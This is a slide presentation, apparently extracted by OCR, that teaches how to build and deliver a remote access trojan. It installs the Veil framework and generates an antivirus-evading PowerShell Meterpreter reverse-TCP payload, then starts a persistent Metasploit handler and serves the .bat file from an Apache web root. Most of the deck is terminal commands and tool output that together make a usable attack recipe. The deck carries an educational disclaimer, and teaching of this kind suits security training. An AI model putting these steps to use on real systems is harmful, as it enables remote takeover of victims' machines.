Using Veil to Craft Payloads

Rhomanie Taylor

Agenda:

1. What is Malware…?
2. Who uses Malware…?
3. Disclaimer –
4. What type of malware are we making today?
5. What will be used to make it?
6. How do you deploy it?
7. Exploit –
8. Final Words

01001100 01001111 01010100 01010101 01010011

What is Malware?


"Malware is software that is specifically designed to disrupt, damage, or gain unauthorized access to a computer system."


This definition is taken directly from Google!

01001100 01001111 01010100 01010101 01010011

What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks…






01001100 01001111 01010100 01010101 01010011

https://rhomaniertaylor.com

What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks…



Virus: Most malware is commonly referred to as a virus and transported over a legitimate form of media. This makes it hard to detect and easy to do a lot of damage. This can range from adware to much more devastating payloads.

01001100 01001111 01010100 01010101 01010011

What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks…

Virus: Most malware is commonly referred to as a virus and transported over a legitimate form of media. This makes it hard to detect and easy to do a lot of damage. This can range from adware to much more devastating payloads.

Worm: A virus but focused on networks. Both a virus and worm can replicate but a worm can easily take over an entire network through one vulnerability.

01001100 01001111 01010100 01010101 01010011

What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks…

Virus: Most malware is commonly referred to as a virus and transported over a legitimate form of media. This makes it hard to detect and easy to do a lot of damage. This can range from adware to much more devastating payloads.

Worm: A virus but focused on networks. Both a virus and worm can replicate but a worm can easily take over an entire network through one vulnerability.

Ransomware: Designed to completely lock a system down and prevent users from accessing data. Ransomware usually asks for some sort of payment or “ransom” to unlock systems.

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

Threat Actors deliver malware to systems!

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

Threat Actors deliver malware to systems!

There are many types of threat actors.
Some of which are vastly more dangerous than others.

We'll go over a few right now:

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

Nation State Hackers: These are the most dangerous hackers to come across. They are highly motivated and generously funded. Their motives are often decided by the country in which they are hacking for. They can span from surveillance to full on cyber warfare.

There are many types of threat actors.
Some of which are vastly more dangerous than others.

We'll go over a few right now:

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

There are many types of threat actors.
Some of which are vastly more dangerous than others.

We'll go over a few right now:

Hacktivists: These hackers are generally hacking for a cause. They are generally less sophisticated than Nation State but can deface websites and change news streams. More extreme organizations can inflict physical and financial damages.

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

Script Kiddie: The lowest level of sophistication in comparison to the other two. While still being able to cause major damage to computer systems a Script Kiddie is known to use premade tools to disrupt systems and existing architecture.

There are many types of threat actors.
Some of which are vastly more dangerous than others.

We'll go over a few right now:

01001100 01001111 01010100 01010101 01010011

Who uses Malware?

For the purposes of this demonstration, we are going to act as a Script Kiddie…

We will not be creating a tool from scratch; we will be generating a payload using an accessible tool. We will than deliver that payload through an easy means of delivery.

Script Kiddie: The lowest level of sophistication in comparison to the other two. While still being able to cause major damage to computer systems a Script Kiddie is known to use premade tools to disrupt systems and existing architecture.

01001100 01001111 01010100 01010101 01010011

Disclaimer!

This is for educational purposes only. Anything taken and learned from this PowerPoint may not be used under any malicious intent. Should any malicious activity be done using the knowledge gained from this presentation, I (Rhomanie Taylor) am not liable to any damages caused to the victim party. All computer systems in this presentation and demonstration are owned entirely by me or have been given explicit permission from parties to test the security of their systems.

ONLY WORK ON SYSTEMS YOU HAVE EXPLICIT PERMISSION TO USE OR OWN

01001100 01001111 01010100 01010101 01010011

What type of malware are we making today?

We will be creating a Trojan, more specifically a RAT that can be made persistent.

Trojan: A type of program acting as a legitimate program but truly performing illegitimate activities. It is putting on a masquerade much like the Trojan Horse from the Greek Era.

Persistence: The ability to constantly reconnect to a host system even after the system is powered down.

RAT: Remote Access Trojan. A type of Trojan that allows for remote access to a victim system.

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

We will be using Veil Framework to craft our payload.

https://github.com/Veil-Framework/Veil

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

README.md

Veil

Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.

Veil is current under support by @ChrisTruncer

Software Requirements:

The following OSs are officially supported:

- Debian 8+
- Kali Linux Rolling 2018.1+

The following OSs are likely able to run Veil:

- Arch Linux
- Manjaro Linux
- BlackArch Linux
- Deepin 15+
- Elementary
- Fedora 22+
- Linux Mint

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
┌──(kali㉿kali)-[/opt]
└─$ sudo git clone 'https://github.com/Veil-Framework/Veil.git'
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
┌──(kali㉿kali)-[/opt]
└─$ cd Veil

┌──(kali㉿kali)-[/opt/Veil]
└─$ ./config/setup.sh --force --silent
 ==============================================================================
                 Veil (Setup Script) | [Updated]: 2018-05-08
 ==============================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ==============================================================================

                 os = kali
          osversion = 2022.3
       osmajversion = 2022
               arch = {aarch64}
          trueuser = kali
  userprimarygroup = kali
       userhomedir = /home/kali
           rootdir = /opt/Veil
           veildir = /var/lib/veil
         outputdir = /var/lib/veil/output
   dependenciesdir = /var/lib/veil/setup-dependencies
           winedir = /var/lib/veil/wine
         winedrive = /var/lib/veil/wine/drive_c
           gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem

[I] Kali Linux 2022.3 x86_64 detected...
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
┌──(kali㉿kali)-[/opt/Veil/config]
└─$ sudo veil
================================================================================
                              Veil | [Version]: 3.1.14
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>:
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
Veil>: use 1
================================================================================
                                    Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>:
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
Veil/Evasion>: list
================================================================================
                                    Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
        23)     powershell/shellcode_inject/psexec_virtual.py
        24)     powershell/shellcode_inject/virtual.py

        25)     python/meterpreter/bind_tcp.py
        26)     python/meterpreter/rev_http.py
        27)     python/meterpreter/rev_https.py
        28)     python/meterpreter/rev_tcp.py
        29)     python/shellcode_inject/aes_encrypt.py
        30)     python/shellcode_inject/arc_encrypt.py
        31)     python/shellcode_inject/base64_substitution.py
        32)     python/shellcode_inject/des_encrypt.py
        33)     python/shellcode_inject/flat.py
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
Veil/Evasion>: use 22
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

        Name:           Pure PowerShell Reverse TCP Stager
        Language:       powershell
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Payload: powershell/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Checks for known bad mac addresses
DOMAIN                  X               Optional: Required internal domain
HOSTNAME                X               Optional: Required system hostname
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler
MINBROWSERS             FALSE           Minimum of 2 browsers
MINPROCESSES            X               Minimum number of processes running
MINRAM                  FALSE           Require a minimum of 3 gigs of RAM
PROCESSORS              X               Optional: Minimum number of processors
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Window pops up prior to payload
UTCCHECK                FALSE           Check that system isn't using UTC time zone
VIRTUALPROC             FALSE           Check for known VM processes

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[powershell/meterpreter/rev_tcp>>]:
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
[powershell/meterpreter/rev_tcp>>]: set LHOST 10.0.0.16
[powershell/meterpreter/rev_tcp>>]: set USERPROMPT TRUE
[powershell/meterpreter/rev_tcp>>]: options

Payload: powershell/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Checks for known bad mac addresses
DOMAIN                  X               Optional: Required internal domain
HOSTNAME                X               Optional: Required system hostname
LHOST                   10.0.0.16       IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler
MINBROWSERS             FALSE           Minimum of 2 browsers
MINPROCESSES            X               Minimum number of processes running
MINRAM                  FALSE           Require a minimum of 3 gigs of RAM
PROCESSORS              X               Optional: Minimum number of processors
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              true            Window pops up prior to payload
UTCCHECK                FALSE           Check that system isn't using UTC time zone
VIRTUALPROC             FALSE           Check for known VM processes

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[powershell/meterpreter/rev_tcp>>]:
```

01001100 01001111 01010100 01010101 01010011

What will be used to make it?

```
[powershell/meterpreter/rev_tcp>>]: generate
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): GT2023
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /var/lib/veil/output/source/GT2023.bat
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/GT2023.rc

Hit enter to continue...
```

01001100 01001111 01010100 01010101 01010011

How will we deploy it?

```
┌──(kali㉿kali)-[/opt/Veil/config]
└─$ msfconsole -r /var/lib/veil/output/handlers/GT2023.rc
```

01001100 01001111 01010100 01010101 01010011

How will we deploy it?

```
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
         .                  .                 dB' dBP    dB'.BP
                            |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                          --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                            |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


                                                                   .
            .
       o                 To boldly go where no
                          shell has gone before

       =[ metasploit v6.3.0-dev                           ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /var/lib/veil/output/handlers/GT2023.rc for ERB directives.
resource (/var/lib/veil/output/handlers/GT2023.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LHOST 10.0.0.16
LHOST => 10.0.0.16
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/GT2023.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/GT2023.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.16:4444
[*] Starting persistent handler(s)...
msf6 exploit(multi/handler) >
```

01001100 01001111 01010100 01010101 01010011

How will we deploy it?

```
[*] Processing /var/lib/veil/output/handlers/GT2023.rc for ERB directives.
resource (/var/lib/veil/output/handlers/GT2023.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LHOST 10.0.0.16
LHOST => 10.0.0.16
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/GT2023.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/GT2023.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.16:4444
[*] Starting persistent handler(s)...
msf6 exploit(multi/handler) >
```

01001100 01001111 01010100 01010101 01010011

How will we deploy it?

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.16:4444
[*] Starting persistent handler(s)...
msf6 exploit(multi/handler) >
```


01001100 01001111 01010100 01010101 01010011

How will we deploy it?

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[/opt/Veil/config]
└─$ service apache2 start

┌──(kali㉿kali)-[/opt/Veil/config]
└─$ cp /var/lib/veil/output/source/GT2023.bat /var/www/html/GT2023
cp: cannot create regular file '/var/www/html/GT2023/GT2023.bat': Permission denied

┌──(kali㉿kali)-[/opt/Veil/config]
└─$ sudo cp /var/lib/veil/output/source/GT2023.bat /var/www/html/GT2023                    1 ×
[sudo] password for kali:

┌──(kali㉿kali)-[/opt/Veil/config]
└─$ ls /var/www/html/GT2023
GT2023.bat

┌──(kali㉿kali)-[/opt/Veil/config]
└─$
```


01001100 01001111 01010100 01010101 01010011

How will we deploy it?



